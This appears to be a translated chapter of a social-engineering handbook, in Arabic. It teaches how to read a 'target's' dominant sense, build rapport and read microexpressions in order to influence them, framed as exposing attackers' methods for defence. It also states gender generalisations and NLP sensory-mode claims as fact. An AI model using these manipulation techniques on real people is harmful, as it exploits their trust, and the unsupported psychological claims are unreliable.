استخدام الاشارات التي يعطيها الناس في الخطاب والإيماءات، والعيون، والوجوه من الممكن أن تجعلك تبدو قارئ للعقل. ويتناول هذا الفصل هذه المهارات ويشرح لهم بالتفصيل بحيث يمكن استخدامها من قبل المهندس الاجتماعي المهني.
العلاقة (Rapport) غالبا ما تكون الكلمة المستخدمة من قبل مدربي المبيعات ومندوبي المبيعات، وإنما هو جانب مهم جدا من كسب الثقة وعرض الثقة. معرفة كيفية تطوير العلاقة مع الناس هي المهارة التي تعزز حقا مجموعة من المهارات الخاصة بالمهندس الاجتماعي، ويظهر هذا الفصل لك كيف.
ينتهي هذا الفصل مع أبحاث المؤلف الشخصية على كيفية استخدام هذه المهارات لاختراق العقل البشري. **Buffer overflow** هو برنامج مكتوب عادة من قبل القراصنة لتنفيذ الأكواد البرمجية، مع نوايا خبيثة عادة، من خلال الاستخدام العادي لبرامج المضيف. فعند تنفيذ البرنامج فانه يفعل ما يريده القرصان. ما إذا كان من الممكن تشغيل "الأوامر" في العقل البشري والتي من شأنه أن يتسبب في أن يجعل الهدف يفعل ما تطلبه، إعطاء أكثر للمعلومات التي تسعى اليها، وفي جوهرها، إثبات أن العقل البشري يمكن التلاعب به؟
هذه المعلومات قوية، بالطبع، ويمكن استخدامها لنوايا خبيثة جدا. هدفي من الإفراج عن هذه المعلومات للجمهور بهذه الطريقة هو سحب الستار عما يقوم به "الأشرار" بعرض طرقهم، تفكيرهم (**thinking**)، والمبادئ، ثم تحليل كل واحد وإظهار ما يمكنك ان تتعلم منه. فضح هذه التقنيات يمكن من تعريفها وتحديدها، الدفاع، والتخفيف ضد هذه الهجمات أسهل للجميع. هذا الفصل هو حقا جمع بين العقل وتغيير البيانات والمبادئ.
تعلم مهارات الهندسة الاجتماعية ليست عملية سريعة، حتى لا تفقد الصبر. طرق تعلم بعض هذه المهارات يمكن أن يستغرق سنوات لإتقان والكثير من الممارسة حتى تتقنها. بالطبع، قد تمتلك مهارة عن جانب معين.
قبل أن ندخل في هذا الفصل، يحدد القسم التالي المسرح لماذا وكيف ستعمل هذه المبادئ. يجب أن نفهم طرق التفكير الموجودة. بعد فهم أكثر وضوحا كيف يأخذ الناس المعلومات ومعالجتها يمكنك أن تبدأ في فهم التمثيلات العاطفية والنفسية والجسدية لتلك العملية.

أنماط التفكير (Modes Of Thinking)

لتغيير طريقة تفكير شخص ما يجب أن نفهم طريقة تفكير الناس وبأي نمط يعتقدون. يبدو أن هذه الخطوة الأولى المنطقية لمحاولة هذا الجانب من الهندسة الاجتماعية. قد تعتقد أنك بحاجة إلى أن تكون طبيب نفساني أو طبيب أعصاب لفهم جوانب كثيرة عن كيف يمكن للشخص أن يفكر. على الرغم من أن هذا يمكن أن يساعدك، لكنه ليس من الضروري. مع قليل من البحث وبعض التطبيق العملي يمكنك الخوض في الأعمال الداخلية للعقل البشري.
في شهر أغسطس عام 2001 وضع مكتب التحقيقات الفدرالي منشورا لمنفذي القانون والتي صنع من بعض الجمل العميقة جدا عن الانماط التي يفكر بها الناس او يعتقدونها:

http://www.social-engineer.org/wiki/archives/ModesOfThinking/MOT_FBI_3of5.htm
ببساطة تأكد السلوك الغير لفظي إلى العميل، وذلك باستخدام لغة من النظام التمثيلي المفضل للعميل ومطابقة حجم الكلام، لهجة، ومساحة التعبير غالبا ما يتغلب على تردد العميل على التواصل.
هذا بيان بسيط لديه الكثير من العمق في ذلك. أساسا يقول لك إنه إذا كان يمكنك أولا معرفة الوضع المهيمن من تفكير الهدف ومن ثم تأكيد ذلك بطرق خفية، يمكنك فتح الأبواب لعقل الهدف ومساعدته في أن يشعر بالراحة عندها يقول لك التفاصيل حتى الحميمة. منطقيا قد تسأل بعد ذلك: "كيف يمكنني معرفة الوضع المهيمن من التفكير (**dominant mode of thinking**) للهدف؟"
حتى لو قمت بسؤال الناس عن طريقتهم في التفكير فانهم لن يقدموا إجابة واضحة، لأن الكثير من الناس لا يعرفون ما طريقة التفكير التي غالبا ما يقيمون فيها. نظرا لذلك، كمهندس الاجتماعي يجب أن يكون لديك بعض الأدوات لمساعدتك على تحديد هذا الوضع ومن ثم التبديل بسرعة التروس لتتناسب ذلك الوضع. يوجد مسار واضح وسهل لهذه الإجابة ولكن عليك أن تعرف الأساسيات أولا.

الحواس (The Senses)

لعدة قرون تجادل الفلاسفة في قيمة التصور (**perception**). حيث ذهب البعض إلى حد القول بأن الواقع ليس "حقيقي" ولكنه فقط ما بنته حواسنا في تصوراتنا. شخصيا، أنا لا أوافق على هذه الفكرة، ولكن أعتقد أن تم وضع العالم في دماغنا بواسطة حواسنا. الناس تفسر تلك الحواس لتصورهم للواقع. في التصنيف التقليدي لدينا الحواس الخمس: **البصر، السمع، اللمس، الشم، والتذوق**. يعزى هذا التصنيف إلى أرسطو. ومع مرور الوقت، تم إضافة خمس حواس إضافية: ***Equilibrioception*** (التوازن)، ***Nociception*** (الإحساس بالألم)، ***Kinesthesia & Proprioception*** (حاسة إدراك الحركة والحس العميق)، ***Sense of Time*** (الإحساس بالوقت)، ***Thermoception*** (الاختلاف في درجات الحرارة). تخيل أنك تلمس أنبوب حار بينما كنت واقفا على سلم. الألم الناتج من فروق درجة الحرارة بين يدك والأنابيب الساخنة يجعلك تسقط سلم (التوازن ثم إدراك الحركة/حكرة المفاصل) ثم يبدا الوقت بالتسارع أو الإبطاء قبل أن تصل إلى الأرض. في حين يركز معظم المبتدئين على الحواس المهيمنة، فوائد إضافية يمكن الحصول عليها بملاحظة واستخدام الحواس الخمس الإضافية.
جميع الحواس التي ذكرنها سابقا يوجد منها ثلاثة فقط والتي نميل الى استخدامها في منطوق كلامنا: البصر، السمع وحاسة إدراك الحركة. نراها، نسمعها أو يمكننا لمسها. الناس يميلون إلى تفضيل أحد هذه الحواس وتلك الواحدة هي المهيمنة. وقد لوحظت اختلافات بين الجنسين. بل هو أيضا طريقة الناس الى يميلون إلى استخدامها لتذكر الأشياء. اختبار واحدة لتحديد الحاسة المهيمنة، أغلق عينيك وتصور نفسك تستيقظ من النوم هذا الصباح ما هو أول شيء تتذكره؟
مثلا الشعور بالشمس دافئة على وجهك؟ أو ربما كنت تتذكر صوت زوجتك أو الأطفال ينادوا عليك؟ هل تذكر بوضوح رائحة القهوة في الطابق السفلي؟ أو ربما تماما الطعم السيئ في فمك، والذي يذكرك إنك تحتاج إلى فرشاة أسنانك؟
الحواس المختلفة فعليا يمكن سماعها من خلال محادثات الناس. عند الاستماع إلى الناس يمكنك بسهولة معرفة شعورهم المهيمن. عادة، الرؤية (***visual***)، والسمع (***auditory***) واللمس (***Kinesthetic***) هي الحواس التي هي أقوى وتظهر أكثر في المحادثة. "هل ترى ما أقوله؟"، "يمكنك سماع ما أقوله؟"، أو "يمكنك أن تشعر بكلماتي؟" معظم الناس تميل إلى أن تكون متعددة الحواس ولكن في الغالب يكون واحد. الأبحاث تجري حاليا بشأن متى نبقى في كل نمط سائد.
بالطبع، هذا العلم هو ليس بالضبط ما يجعلك تدرك ما هو الحاسة المهيمنة/السائدة ولكن قد يستغرق بضعة محاولات لمعرفته. ذات مره تحدثت لزوجين حول هذا المفهوم وكان مثير للاهتمام مشاهدة تعبيرهما. تذكرت الزوجة الأولى الاستيقاظ ورؤية الساعة ومن ثم الشعور بالقلق وذلك لأنها متأخرة عن العمل، في حين أن الزوج تذكر أولا التدحرج وعدم شعور زوجته بجانبه. بعد بعض الأسئلة أصبح واضحا أن الزوج كان حركي، أو كان إحساسه المهيمن مشاعره، في حين كانت زوجته البصرية جدا.
بالطبع، الذهاب الى الهدف ومن ثم تقول له: "أغمض عينيك وقول لي أول شيء يجب أن تتذكره هذا الصباح،" لا يبدو معقولا. إذا كيف يمكنك تحديد الحاسة المهيمنة عند الهدف دون المرور عبر استجواب محرج حول طقوس الصباح.
لذا هنا طريقة واحدة يمكننا ممارستها لتعلم كيفية التقاط الشعور المهيمن لشخص ما. الاستماع إلى محادثة. هذا كل شيء، مجرد الاستماع. تحديد ما الشعور المهيمن في المحادثة. كم من الوقت استمر الشعور المهيمن؟ هل مكبرات الصوت لديها حواس متعددة في حديثهما؟ هذا التمرين يساعدك على تطوير مهارات التقييم الموضوعية اللازمة لتكون ممارس البرمجة اللغوية العصبية.

البصري (Visual)

غالبية الرجال هم عادة مفكرين بصرين، وذلك لأنهم عادة ما يتذكروا ما الذي يبدو عليه الشيء. يتذكرون المشهد بوضوح الألوان والقوام، السطوع أو الظلام. يمكن أن يصور بوضوح أحداث سابقة، وحتى بناء صورة لحدث في المستقبل. أما النساء يميلون متوازنين او سمعي التفكير. هذا يظهر في كيفية مشاهدة التلفزيون. الرجال عادة ما يذهب من قناة إلى قناة، ويبحث عن مدخلات بصرية مثيرة للاهتمام في حين أن المرأة تبقى في الواقع على برنامج واحد لبضع دقائق وتستمع إلى الحوار. المفكر البصري عندما يتم عرضه على مادة ما

للبت فيها فأنه غالبا ما يحتاج لرؤية شيء ما بسبب ان المدخلات البصرية ترتبط مباشرة إلى صنع القرار. مرات عديدة المفكر البصري يتخذ قراره استنادا إلى ما هو جذاب بصريا له بغض النظر عما هو حقا "أفضل" بالنسبة له.
التسويق البصري أو الجوانب البصرية عادة ما تحدد للمفكر البصري آرائه. غالبا ما يستخدم المفكر البصري بعض الكلمات في خطابه، مثل:

- "أرى ما تعنيه".
- "هذا يبدو جيدا بالنسبة لي".
- "الصورة وضحت لي الان ".

النطاق الذي يعمل فيه الشعور السائد في المفكر البصري يمكن أن يكون لها خصائص معينة، أو طرق فرعية، مثل:

- الضوء (مشرق أو خافت)
- الحجم (كبير أو صغير)
- اللون (أبيض وأسود أو لون)
- الحركة (سريع أو بطيء)
- التركيز (واضح أو ضبابي)
- الموقع

محاولة المناقشة، البيع، التفاوض، التعامل/التلاعب، أو التأثير على المفكر البصري بدون المدخلات البصرية من الصعب جدا إن لم يكن مستحيلا. المفكرين البصرية يحتاجون المدخلات البصرية لاتخاذ القرارات.

السمعي (Auditory)

المفكر السمعي يتذكر أصوات الاحداث. حيث يتذكر صوت الإنذار انه كان عال جدا أو همس امرأة كان منخفض جدا. صوت الطفل جميل أو نباح الكلب مخيف. المفكر السمعي يتعلم أفضل مما يسمعونه ويمكنه الاحتفاظ بها أكثر بكثير من كونها أشياء تقال من أشياء ترى.
ولان المفكر السمعي يتذكر الطريقة التي تبدو فيها الاشياء، أو لأن الأصوات أنفسهم تساعد على تذكر الذكريات. معظم النساء يميلون الى أن يكونوا مفكرين سمعين، المفكر السمعي قد يستخدم عبارات مثل:

- "الصوت عال وواضح"
- "شيء ما يقول لي"
- "هذا الصوت مناسب لي"

النطاق الذي يعمل فيه الشعور السائد في المفكر السمعي يمكن أن يكون ضمن هذه الطرائق الفرعية:

- حجم الصوت (بصوت عال أو لين)
- نبرة الصوت (**treble** أو **base**)
- **Pitch** (مرتفعة أو منخفضة)
- **Tempo** (سريعة أو بطيئة)
- المسافة (قريب أو بعيد)

من الضروري أن تختار كلماتك بعناية مع المفكرين السمعين. فإن الكلمات التي يسمعونها بالنسبة لهم صفقة حياة أو موت. لقد رأيت اللقاءات كلها تذهب الى كارثة كبيرة مع كلمة خاطئة واحدة تحدث مع المفكر السمعي.

الحركي (Kinesthetic)

المفكر الحركي يكون مهتم بالمشاعر، يتصل عن طريق اللمس. فهم يتذكرون كيف أن حدثا معينا جعلهم يشعرون بالدفء، نسيم جميل على الجلد، كيف جعلهم الفيلم يقفزون من مقاعدهم من الخوف. غالبا ما يشعر المفكرين الحركين بالأمور باستخدام أيديهم للحصول على شعور هذه الاشياء. مجرد قول شيئا لهم بان هذا الشي ناعم فإنها ليست حقيقية بالنسبة لهم على عكس إذا سمحت لهم بلمسها. لكن مساعدة ذكر ان هذا العنصر الذي قام بلمسه من قبل بانه ناعم يمكنه استدعاء العواطف والمشاعر التي هي حقيقية جدا للمفكر حركي.
المصطلح "حركي" يتعلق باللمس، **visceral**، الشعور الذاتي من الأحاسيس من الجسم، والوعي الذاتي لكيفية جعل الشيء يشعره. يستخدم المفكر الحركي عبارات مثل:

- "يمكنني فهم هذه الفكرة".
- "كيف أمكن هذا الاستيلاء عليك ؟"
- "سوف أكون على اتصال معك".
- "أردت فقط أن المس قاعدة".
- "كيف يشعر هذا؟"

والنطاقات التي يعمل فيها هذا النوع يمكن أن يكون ضمن الطرائق الفرعية التالية:

- الشدة (قوية أو ضعيفة)
- المساحة (كبيرة أو صغيرة)
- الملمس (خشن أو ناعمة)
- درجة الحرارة (ساخنة أو باردة)
- الوزن (الثقيلة أو الخفيفة)

مساعدة المفكر الحركي في استدعاء الشعور أو العاطفة المرتبطة بشيء يمكن أن تجعل تلك المشاعر الحقيقية تظهر كما في المرة الأولى التي وقعت. المفكرين الحركين هم على الارجح الاكثر صعوبة من المفكرين الغير حركين في التعامل معهم لأنهم لا يتفاعلوا مع المشاهد والأصوات والمهندس الاجتماعي يجب عليه الحصول على اتصال مع مشاعرهم لكي يتواصل مع هذا النوع من المفكرين. فهم هذه المبادئ الأساسية تقطع شوطا طويلا نحو أن تكون قادرة على تمييز بسرعة نوع الشخص الذي تتحدث إليه. مرة أخرى، من دون أن تطلب من الهدف ان يصور لك طقوس الصباح، كيف يمكنك تمييز الحاسة المهيمنة؟ حتى أكثر من ذلك، لماذا هذا مهم جدا؟

تميز الحاسة المهيمنة (Discerning the Dominant Sense)

المفتاح لتحديد الحاسة المهيمنة لشخص ما هي محاولة لتقديم نفسك، قم ببدء محادثة صغيرة، وإيلاء اهتمام وثيق على ما يقال. عندما تمشى إلى الهدف ومن ثم تنحني لتقول صباح الخير، ربما أنه بالكاد ينظر إليك. قد يكون بصريا، أو قد لا يكون. المفكر البصري يحتاج أن ينظر إلى الشخص الذي يتحدث لكي يتواصل بشكل صحيح، لذلك هذا السلوك من شأنه أن يبدو لتقديم حقيقة أنه ليس بصري. الآن نسأل سؤالا بسيطا مثل: "الا تحب ان تشعر بيوم جميل مثل هذا اليوم؟" ثم نلاحظ استجابته، لا سيما إذا كانت تبدو لتضيء أم لا.

ربما ترتدى خاتم لامع من الفضة كبير. عندما تتحدث يلفت نظره. ربما ترى أن الخاتم قد حاز على اعجابه. هل هو مهتم به، قد يحتاج إلى حمله أو الاقتراب منه لملاحظته؟ المفكر الحركي حساس جدا، عندما يتعلق الأمر بهذه الأشياء. أعرف امرأة ذات تفكير حركي قوي وعندما ترى شيء تفكر هل هي ناعمه وذات جودة عالية أو أنها يجب أن تلمسه. وإنها سوف تقول، "واو، هذا الجاكت يبدو ناعما جدا!" من هذا البيان يمكن للمرء أن يفترض انها بصرية، ولكن ما يحدث بعد ذلك. إنها تمشي نحو الجاكت وتلمسه وتشعر بيه. هذا يدل على أن الإحساس المهيمن هو حركي. نفس الامرأة يجب عليها أن تلمس كل شيء في محل بقالة عندما تقوم بالمتاجرة عما إذا كانت تحتاج إليه أم لا. عن طريق لمس الأشياء، فان هذا يجعل اتصال هذا الاتصال يجعل منه حقيقية. في كثير من الأحيان أنها لا تستطيع تذكر الأشياء جيدا أنها لم تتلامس بها.

طرح الأسئلة التي تحتوي على بعض الكلمات الرئيسية المهيمنة، ومراقبة ردود الفعل على الهدف، والاستماع يمكن أن تكشف ما الاحساس السائد الذي يستخدمه. الاستماع لكلمات رئيسية مثل انظر، استرق النظر، مشرق، مظلم يمكن ان تقودك لعلاج هدفا على انه بصرية. كما ذكر في وقت سابق هذا ليس علما دقيقا. ليس هناك قاعدة عامة تنص على إذا كان الشخص يقول: "أستطيع أن أرى ما تقول ..." فهو دائما بصري. كل فكرة يجب أن تقودك الى الطريق نحو تحقق من الحدس الخاص بك مع المزيد من الأسئلة أو التصريحات. كلمة واحدة من الحذر: التحدث الى شخص ما في وضع مختلف عما يفكرون قد تكون مزعجة للبعض. استخدام الأسئلة لتحديد وضع الشخص من التفكير يمكن أن يوقفه. استخدام الأسئلة قليلا، ومن ثم اعتمد أكثر على الملاحظة.

لماذا هو مهم فهم الوضع (Why Understanding the Mode Is Important)

عملت ذات مرة مع رجل يدعى، توني، والذي كان بإمكانه أن يبيع كوب من الماء لرجل غارق. توني كان مؤمن بالسعي ومن ثم استخدام إحساس الشخص المهيمن في المبيعات. كان لديه عدد قليل من الطرق التي استخدمها والتي من الممكن أن نتعلم منها. عندما تعامل مع الهدف لأول مرة فكان لديه قلم لامعة جدا مطعم بالفضة والذهب وكان يمسك به في يده. ثم حاول لفت انتباه بهذا القلم وبعد ذلك قام بملاحظة ما إذا كان الشخص الهدف يتبع القلم من خلال عينه. إذا فعل فان توني من شأنه أن يستمر في لفت نظره بصورة أكبر لمعرفة ما إذا استمرت عينه في متابعة القلم. إذا لم يعمل هذا في الثواني القليلة الأولى فقم بالنقر على القلم بفتحه وغلقة. لم يكن ذات ضوضاء عاليا، ولكنه عال بما فيه الكفاية لتعطيل الفكر ولفت انتباه الشخص إذا كان مفكر. إذا كان يعتقد أنه يعمل فقم بالنقر بالقلم مع كل فكر مهمه، مما يتسبب في أن يكون للهدف رد فعل نفسي على صوت وعلى ما كان يقال. إذا كان هذا لا يعمل فكان التواصل على طاولة والاستفادة من معصمه أو الساعد، أو إذا كان قريبا بما يكفي يقوم بلمس كتفه. انه لم يلمس بشكل مفرط، ولكن يكفي أن نرى ما إذا كانت سوف يخجل أو يبدو سعيدا بشكل مفرط أو منزعج من اللمس.

مع هذه الأساليب الخفية يمكن ان نستشف بسرعة على الأرجح ما كان شعور الشخص المهيمن. ان هذا العمل كله يأخذ أقل من 60 ثانية. بعد أن وجد المعلومات الذي يبحث عنها، فانه بعد ذلك يبدأ في تحرك المحادثة اتجاه الشعور السائد، حتى لو كان التحدث على سمات هذا الشعور باستخدام الكلمات والطريقة التي يتصرف بها ويتفاعل بها مع المحادثة. شيء واحد عن توني هو أن بإمكانه ان يبيع لأي شخص الذين قابلهم في حياته. كان الناس كثيرا ما يقولون عنه: "انه يعرف بالضبط ما يحتاجه".

توني قام بالتحدث الى شخص وعلاج طريقة الشخص والتي يريدها عند التحدث إليه. إذا كان الشخص مفكر البصرية، فإن توني استخدام عبارات مثل "هل ترى ما أقوله؟" أو "كيف تنظر إلى هذا؟"، استخدام الرسوم التوضيحية التي تنطوي على "رؤية" الأشياء أو تصوير السيناريوهات. لقد وضع الناس في منطقة الراحة الخاصة بهم.
يشعر الناس بالراحة عندما يكون في منطقة الراحة الخاصة به. كلما كان في مقدرتك كمهندس الاجتماعي وضع الناس في منطقة الراحة الخاصة بهم، فان لديك فرصة أفضل للنجاح. الناس تنجذب نحو اولئك الذين يجعلهم مريحون.
أريد أن أكرر هذه النقطة: إيجاد واستخدام الشعور المهيمن لشخص ما ليس علما دقيقا. كمهندس الاجتماعي يجب استخدامه بمثابة أداة في ترسانة وعدم الاعتماد عليه أنها شيء سحري أو علمي. تستند بعض الجوانب النفسية للطبيعة البشرية على العلم المثبت ويمكن الاعتماد عليه.

Microexpressions (تعبيرات الوجهة)

إذا كنت تريد أن تعرف ما هو شعور شخص ما يجب أن تراقب التغييرات المؤقتة في وجهه.

د.بول إيكمان

ربما تكون على دراية بفكرة قراءة تعابير الوجه. عندما يكون الشخص سعيدا، حزينا، غاضب، أو أيا كان، عندما يشعر شخص ما يمكنك النظر في وجهه وترى هذه العاطفة. ماذا إذا كان شخص يحاول إظهار تعابير وهمية، مثل ابتسامة مزيفة؟ لقد فعلنا هذا، التسوق في السوق ومن ثم حدث وتصادمت بشخص ما وأنت لا تحب هذا ولكنك تقوم بوضع "ابتسامة".
يمكننا أن نعمل بلطف وود، ولكن بداخلنا لا نشعر بذلك سوى بالحرقان. وطلق على التعبيرات التي نظهر عليها لفترات أطول من الوقت على وجوهنا**macroexpressions** . على غرار **microexpressions**، **macroexpressions** يمكن التحكم فيه بواسطة عواطفنا، ولكنه ليس لا إرادي (**involuntary**)، وغالبا ما يكون مزور.
Microexpressions هي التعابير التي لا يمكن السيطرة عليها بسهولة وتحدث نتيجة رد فعل على العواطف. المشاعر تثير بعض ردود الفعل لعضلات الوجه وتسبب هذه التفاعلات بعض العبارات لتظهر. مرات عديدة هذه التعبيرات تظهر لوقت قصير جزء من الثانية واحد. وذلك لأنها حركات عضلية لا إرادية بسبب ردود فعل اتجاه عاطفية ما، حيث من المستحيل السيطرة عليها تقريبا. هذا التعريف ليس فهما جديدا. حيث ان تشارلز داروين ألف كتابا في عام 1872 يدعى، **Expression of the Emotions in Man and Animals**. في هذا الكتاب أشار داروين الطبيعة العالمية لتعابير الوجه وكيف يتم استخدام العضلات في تعابير الوجه.
في أوائل 1960 اثنين من الباحثين، هاغارد وايزاك، اكتشفت لأول مرة ما يسمى اليوم **microexpressions**. في عام 1966، هاغارد وايزاك بينوا كيف اكتشفوا هذه التعبيرات "**micromomentary**" في منشور بعنوان، تعبيرات الوجه **Micromomentary** على أنها مؤشرات لآليات المظهر النفسي للشخص (***ego***) في العلاج النفسي.
أيضا في 1960، ويليام كوندون، أستاذ قام بدراسة ساعات من الأشرطة إطار إطار، اكتشف أن البشر لهم "حركات دقيقة". كما قدم بحوث في البرمجة العصبية (***neurolinguistic programming***) ولغة الجسد.
على الارجح واحدة من الباحثين الأكثر نفوذا في مجال ***microexpressions*** هو الدكتور بول أيكمن. الدكتور أيكمن رائدة في علم ***microexpressions*** الذي هو عليه اليوم. الدكتور أيكمن اتم دراسة **microexpressions** لأكثر من 40 عاما، وحصل على جائزة بحوث العلماء فضلا عن كونها وصفت في مجلة تايم على أنه الشخص الأكثر تأثيرا على الأرض في عام 2009.
قام الدكتور أيكمن بالبحث عن تعابير الوجه مع عالم النفس سيلفان تومكينز. كشفت أبحاثه أنه، خلافا للاعتقاد السائد، أن العواطف لا يتم تحديدها من الناحية الثقافية، ولكن عالميا عبر الثقافات والبيولوجية.
في 1980 طور الدكتور أيكمن مشروع يسمى **FACS** (**Facial Action Coding System**) لتسمية وترقيم كل التعابير البشرية التي يمكن تصورها. عمله لم يشمل فقط تعبيرات الوجه ولكنه أيضا كيف يكون الجسم كله متورطا في الخداع.

Just the (Facial Action Coding System) FACS

بعد أن أمضى سنوات عديدة في البحث عن تعابير الوجه، تعاون الدكتور أيكمن مع الدكتور فريزين في 1980. أنشأوا نظاما لتعيين حركات العضلات في الوجه وصنفت باستخدام وحدات العمل(**AUs**) . إنهم يعتقدون أنه من خلال تعلم كيفية تحديد العضلات التي يتم استخدامها لإنشاء تعبير الوجه، يمكننا أن نبدأ في رؤية أصغر محتوى عاطفي.
بعد أكثر من 30 سنوات من الاستخدام، أصبح نظام الترميز عمل الوجه (**FACS**) معيارا في هذا المجال من الدراسة.
AUs يمكن دراستها من خلاب مجموعات. تقوم المجموعات على أساس الموقع و/أو نوع العمل المضمن. أولا، **AUs** في الوجه العلوي تكون معلمه ومدروسة، والتي تؤثر على الحاجبين والجبهة والجفون. ثم، يتم عرض **AUs** الوجه السفلي والتي يتم تمثيلها في خمس مجموعات: أعلى/أسفل، أفقي، منحرف، مداري، وإجراءات متنوعة. بعد تعليم كل مجموعة، يمكنك ممارسة تسجيل سلوك الوجه.

FACS يفسر كل **AU** مع ثلاث أفكار رئيسية:

- تغييرات المظهر
- كيفية إعادة انتاج **AU.**
- تسجيل شدة **AU.**

حركة العضلات يتم تقسيمها إلى **AU** والتي تصف ما هي العضلة التي نشطت لإنشاء هذا التعبير. عمل أيكمن في الدراسات العاطفية يخبرك عندما يتم تشغيل هذه المشاعر وما يمكن أن تؤدي له. الجمع بين هذين الجانبين يساعدنا على فهم تعبيرات الوجه كمعادلة.

إذا تم تشغيل العاطفة من خلال المنبهات (**stimuli**)، فتبدا الخلايا العصبية بالعمل، وإرسال نبضات كهربائية إلى الوجهة، وتحريك العضلات نتيجة لرد الفعل، وتظهر هذه العاطفة خارجيا.

المحفزات + العاطفة = مشغلات العضلات (Stimuli + Emotion = Muscular Triggers)

لن أخوض أكثر عمقا في نظام **FACS** هنا، كما يمكنك الحصول على كورس كامل عن **FACS** من خلال الانترنت. وجهة نظري هو ان اقول لكم كيف كل هذا أصبح جزءا هاما في فهم الناس.

واحدة من الأشياء التي قالها الدكتور أيكمن، الشيء الوحيد الذي آمل أن تتمكن من اتخاذه بعيدا: فقط لأنك ترى عاطفة شخص ما لا يعني إنك تفهم لماذا يشعر الشخص بهذه العاطفة، أو عرض **microexpressions** للوجه، أو جزئي، وهذا يتعارض مع ما يقال.

بمجرد تعلم كيفية التعرف وتحديد تعبيرات الوجه الدقيقة، يمكنك تغيير نمط الاتصال الخاصة بك على أساس العاطفة التي تراها معروضة، ثم تقحم الأسئلة والاستنباط لتأكيد العواطف التي تعتقد إنك تراها. باستخدام الأسئلة، والمحادثة، والاستنباط سوف تكون قادرة على تحديد الأسباب الحقيقية للعاطفة التي شاهدتها. الدكتور أيكمن وضع أداة تدريبية إعلامية، الاستجابة الفعالة لتعبيرات عاطفية، أو**RE3** ، للمساعدة في تطوير هذه المجموعة من المهارات.

كلمة واحدة من الحذر: تأكد من عدم ضخ العواطف الخاصة بك إلى ما تراه أو افتراضات حول لماذا يشعر شخص ما بطريقة معينة. (القيام بذلك من شأنه أن يجعلك عرضة للخطأ "**My Theory** ") عند بدء الحوار، يمكنك تحديد سبب وجود العاطفة. القدرة على فهم المشاعر يساعدك على التكيف والتأثير على الهدف الخاص بك أكثر.

تذكر أيضا أن هدفك كمهندس اجتماعي هو أن تصبح جزءا من أهدافك. ذلك هو أسهل عند منحهم المزيد من السبب ليشعروا بأنك مثلهم. على سبيل المثال، افترض أنك تقترب من مجموعة من الغرباء الذين يضحكون مع امتلاكك وقت كبير. تقوم بتعليق رأسك، جفونك تتدلى، ويتم تحويل شفتيك أسفل هذه علامة كلاسيكية عن الحزن. فإما ان تريد المجموعة أن تتورط معكم وفى مشاكلك، أو أنها سوف تتجاهلك؟ إذا كان هدفك هو الوصول الى هذه المجموعة، وربما يمكنك تخيل أن ذلك سيكون أكثر صعوبة إذا بدوت حزين.

بدأ الدكتور أيكمن والدكتور اوسوليفان برنامج سموه **Truth Wizards**. وحددوا مجموعة صغيرة جدا من الناس الذين يبدو أن لديهم القدرة ذات متوسط أعلى بكثير للكشف عن الخداع. "**scientific editor**" كتاب لبول كيلي. كان قد تم تحديدها على أنها واحدة من هذه المعالجات الحقيقة.

قابل الدكتور بول كيلي الدكتور أيكمن بعد الاستماع إلى عرض عن **micros** وعرف كلاهما انهما مهتمين بنفس الثقافات. حيث تم تحديد أوجه مثيرة جدا للاهتمام من مهارات الاتصال للدكتور بول كيلي باعتبارها **Truth Wizard** من قبل الدكتور أيكمن والدكتور اوسوليفان على تقييم المصداقية وكشف الخداع. بحلول عام 1982، كان الدكتور أيكمن حدد قائمة من العبارات التي ارتبطت مع العواطف العالمية الأساسية أو البيولوجية: الغضب (**Anger**) -الاشمئزاز (**Disgust**) -الخوف (**Fear**) -الفرح (**Joy**) -الحزن (**Sadness**) -المفاجأة (**Surprise**) -احتقار/ ازدراء (**contempt**).

يناقش هذا الفصل كل عاطفة بالتفصيل، ويقدم العديد من الأمثلة ما الذي تبحث عنه. بالإضافة إلى ذلك، سوف تحتاج لقرأة القصص والروايات من المعالج من شأنها أن تساعد ترسيخ هذه النقاط وتبين لكم كيف يمكن لأي مهندس الاجتماعي يمكن تعلم كيفية استخدام هذه المهارات.

بدأ عمل الدكتور أيكمن يأخذ على ما يلي، بدأ العديد من منفذي القانون وبيئات الشركات استخدام هذا البحث في الكشف عن الخداع. في عام 1990، في ورقة بعنوان "العواطف بسيطة (**Basic Emotion**)" قام الدكتور أيكمن بتنقيح القائمة الأصلية لتشمل مجموعة من المشاعر الايجابية والسلبية (http://www.paulekman.com/). وقد نشر الدكتور أيكمن العديد من الكتب حول العواطف وتعابير الوجه، وكشف الكذب التي يمكن أن تساعد كل شخص أن يفهم قيمة القدرة على فك رموز تعبيرات الوجه.

في الفترة من 2008-2009 كان يوجد برنامج تلفزيوني يسمى "**Lie to Me**" كان مستندا على أبحاث الدكتور أيكمن. "**Lie to Me**" يقوم على علم **microexpressions** لكن مع دراما هوليوود التي تجعل البرامج التلفزيونية الجيدة. تعرض بعض أشرطة الفيديو وصفا ممتازة عن الـ **microexpressions** المندرجة من المسلسل "**Lie to Me**".

من خلال هذا الموجز من التاريخ يشير إلى أن موضوع ***microexpressions*** ليس وحي الخيال. على العكس من ذلك، حيث قضى الأطباء والباحثين والمهنيين في مجال السلوك البشري ساعات لا تحصى في فهم ***microexpressions***. كمهندس اجتماعي، فهم ***microexpressions*** تقطع شوطا طويلا نحو حماية عملاءك وتعليمهم كيفية ملاحظة التلميحات الخفية من الخداع.

إذا كنت مهندس الاجتماعي، أو مجرد شخص مهتم في تعلم **microexpressions**، أقترح بشدة قراءة كتب الدكتور أيكمن، وخصوصا الكتاب ذات العنوان ***Emotions Revealed and Unmasking the Face***. المقاطع التالية تصف **microexpressions** في شكل مبسط حتى تستطيع أن ترى كيف يمكنك استخدام هذا في وقت لاحق كمهندس اجتماعي.

تجربة ممتازة لاختبار قدرتك في **microexpressions** متاح من خلال موقع الويب.

http://www.cio.com/article/2451808/careers-staffing/facial-expressions-test.html

قاد الدكتور بول أيكمن المجال في هذا البحث وبنشاط لا يزال ينتج أدوات التدريب لمساعدة الآخرين لقراءة واستخدام الاتصالات الغير لفظية على موقعه على الانترنت (http://www.paulekman.com/product-category/face-training).

- **ما هو Truth Wizard؟**

